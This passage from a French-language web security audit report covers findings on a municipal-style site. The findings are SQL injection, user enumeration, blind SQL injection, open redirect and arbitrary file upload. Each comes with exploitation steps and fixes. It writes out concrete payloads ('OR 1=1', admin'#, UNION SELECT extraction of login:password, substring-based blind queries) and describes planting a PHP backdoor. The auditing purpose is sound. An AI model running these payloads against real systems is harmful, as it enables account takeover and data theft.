

Figure 10 - aspiration de l'intégralité du code source du site

Recommandation :

Il conviendra de supprimer cette porte dérobée ainsi que tout lien vers la page qui la contenait, et tout autre page pouvant contenir une porte dérobée similaire.

5 - Injection SQL

Exploitation : facile, risque : élevé, correction : moyenne

Définition :

L'injection SQL (Structured Query Language) est un type d'exploitation d'une vulnérabilité qui affecte les applications en interaction avec une ou des bases de données. Le principe est de détourner les requêtes légitimes pour extraire des informations ou effectuer des actions non prévues.
Il est par exemple possible de récupérer les identifiants de connexion de chaque utilisateur enregistré dans la base de données du site.

Exploitation :

Une lecture rapide du code source de l'application récupérée au moyen de l'exploitation de la porte dérobée permet de voir que l'application repose sur du SQL, et que les valeurs passées en paramètres ne sont pas testées avant utilisation.

Il est possible de mettre en évidence cette vulnérabilité en modifiant une URL de l'application de la façon suivante :

- *http://www.e-commune.org/index.php?cat=citoyen&ncat=0 OR 1=1*
  Cette requête liste ainsi toutes les rubriques du site, y compris celles normalement accessibles uniquement une fois connecté, par exemple celles de l'admin concernant la gestion du site.



Figure 11 - Mise en évidence de la vulnérabilité SQL

- En utilisant le login admin'# il est possible de se connecter en tant qu'admin sans même fournir de mot de passe.



Figure 12 - connexion en tant qu'admin, sans mot de passe

- Par dichotomie, il est possible d'identifier le nombre de colonnes de la base SQL.

http://www.e-commune.org/index.php?cat=citoyen&ncat=42 UNION SELECT 1,2,3,4,5,6,7,8,9



Figure 13 - détermination du nombre de colonnes de la base de données

- En remplaçant la valeur "8" par des valeurs appropriées il est possible d'obtenir des informations intéressantes, et au terme de l'exploration de la base de trouver une table « utilisateur » contenant des colonnes « login » et « password ».

- L'extraction des champs login & password de la table « utilisateur » se fait ensuite de la manière suivante :

http://www.e-commune.org/index.php?cat=citoyen&ncat=42 UNION SELECT 1,2,3,4,5,6,7,concat(login,':',password),9 FROM utilisateur



Figure 14 - récupération de la liste des couples login et password dans la base de données

- Le logiciel casseur de mots de passe **John The Ripper** permet ensuite de retrouver les mots de passe en clair correspondant aux différents hash récupérés.



Figure 15 - cassage des mots de passe

Recommandation :

Dans un premier temps, il est conseillé d'apporter un premier niveau de sécurité en utilisant la fonction mysql_real_escape_string() pour sécuriser l'utilisation de variables dans des chaînes de caractères, et is_numeric() pour vérifier qu'une variable numérique est bien du bon type avant de la passer à une requête SQL.

Ensuite, il est fortement recommandé d'effectuer un refactoring du code pour contrôler les paramètres donnés en entrée ou d'utiliser un mécanisme de typage fort dans les requêtes.

Références :

- https://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf Recommandation R13 de **l'ANSSI** - Les requêtes adressées à la base de données doivent être faites au moyen de requêtes préparées fortement typées ou par l'intermédiaire d'une couche d'abstraction assurant le contrôle des paramètres. Dans les (rares) cas où cette approche serait impossible, il convient d'apporter un soin particulier à s'assurer que les données manipulées ne comportent pas de caractères spéciaux (au sens du SGBD) sans échappement et ont bien la forme attendue.
- Recommandation **OWASP** : https://www.owasp.org/index.php/SQL_Injection

6 - Enumération des utilisateurs

Exploitation : facile, risque : faible, correction : facile

Définition :

Permettre la vérification de l'existence d'un login sans aucune limite ni contrôle autorise la recherche exhaustive de la liste des utilisateurs du site.

Exploitation :

L'usage d'un script de force brute permettrait d'avoir une liste conséquente d'utilisateurs, prélude à une attaque par recherche de mots de passe faibles par la suite.



Figure 16 - énumération des utilisateurs

Recommandation :

Limiter cette fonctionnalité à 3 tentatives successives (en se basant sur l'adresse IP), ou mettre en place un mécanisme de vérification plus complexe, en demandant par exemple des informations secrètes à l'utilisateur ou en envoyant une URL de réinitialisation de mot de passe par email.

7 - Injection SQL en aveugle

Exploitation : moyenne, risque : élevé, correction : facile

Définition :

L'injection SQL à l'aveugle consiste à obtenir une information sans avoir d'indice préalable sur les données à chercher. Ici en l'occurrence elle permet de retrouver le mot de passe de l'admin en exploitant la requête qui indique si un utilisateur existe ou non.

Exploitation :

1. Tester la présence du login a" OR 1=1# dans la base de données, et constater que la requête répond positivement, permet de déduire que le test 1=1 est interprété comme un test SQL et que la fonctionnalité est vulnérable aux attaques par injection SQL.



Figure 17 - Mise en évidence de la vulnérabilité SQL

2. La fonction substring permet de regarder si le mot de passe associé à admin commence par un 1:
   SELECT * FROM utilisateur WHERE login = "admin" AND substring(password, 1, 1)= "1"#

3. Constatant que c'est faux, la requête est renouvelée avec la valeur 2 : SELECT * FROM utilisateur WHERE login = "admin" AND substring(password, 1, 1)= "2"#



Figure 18 - tentatives d'extraction du mot de passe de l'admin

4. La démarche étant validée, il est possible de l'étendre à tout le mot de passe au moyen d'un **script** de force brute "efficiente" qui va tester chaque caractère du mot de passe avec les valeurs de 0 à 9 et a à z (cf. **annexe 1**).



Figure 19 - hash du mot de passe récupéré après force brute

Résultat : le mot de passe de l'admin est ainsi extrait avec succès, et le logiciel casseur de mots de passe **John the Ripper** permet de le restituer en clair.

Recommandation :

Il est fortement conseillé un premier niveau de sécurité en utilisant la fonction mysql_real_escape_string() pour sécuriser l'utilisation de variable servant à tester le login donné.

Référence :

- https ://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf Recommandation R13 de **l'ANSSI** – Les requêtes adressées à la base de données doivent être faites au moyen de requêtes préparées fortement typées ou par l'intermédiaire d'une couche d'abstraction assurant le contrôle des paramètres. Dans les (rares) cas où cette approche serait impossible, il convient d'apporter un soin particulier à s'assurer que les données manipulées ne comportent pas de caractères spéciaux (au sens du SGBD) sans échappement et ont bien la forme attendue.

8 - Redirection ouverte vers url externe

Exploitation : facile, risque : élevé, correction : facile

Définition :

Le mécanisme de redirection ouverte, implémenté dans le site www.e-commune.org, ne vérifie pas le localisateur uniforme de ressource (URL) vers lequel la redirection est demandée.
Cette URL peut être modifiée côté client pour effectuer une redirection vers une URL de phishing.



Figure 20 - Code source de la redirection ouverte permise

Exploitation :

La mise en œuvre l'attaque de phishing se fait en changeant côté client l'adresse utilisée pour la redirection.
Les traces de communication obtenues par **Wireshark** mettent en évidence l'absence de contrôle par le serveur de l'URL passée en paramètre pour la redirection, et se contente d'effectuer celle-ci.



Figure 21 - Mise en évidence de l'utilisation du lien de phishing créé

Un mail de phishing pourrait très simplement être généré pour exploiter cette vulnérabilité en demandant à l'utilisateur de cliquer sur un lien qui le redirigerait vers un site malveillant.

Recommandation :

Il est fortement conseillé de supprimer l'utilisation de redirections ouvertes, ou ajouter un mécanisme de contrôle pour n'autoriser la redirection que vers des URLs légitimes (URL du site) pour éviter le phishing.

Références :

1. Voir recommandations R15 et R16 de **l'ANSSI**
   https ://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf
2. Référence **OWASP**
   https ://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

9 - Upload de fichier arbitraire

Exploitation : moyenne, risque : élevé, correction : moyenne

Définition :

Le téléchargement vers le serveur de fichiers arbitraires offre la possibilité à l'utilisateur d'envoyer un fichier contenant du code exécutable, et à le faire exécuter par le serveur ensuite.

Exploitation :

La vulnérabilité vient ici du fait que le test effectué pour savoir si une image à télécharger est de type « jpg » se limite à contrôler la présence de la chaîne de caractères « jpg » dans le nom du fichier.
Il est donc possible de tromper le serveur en lui envoyant un fichier PHP contenant une porte dérobée exposant une invite de commandes Windows.



Figure 22 - Téléchargement d'une porte dérobée vers le serveur

Une fois sur le serveur la nouvelle page contenant la porte dérobée est disponible et exécutable comme prévu.

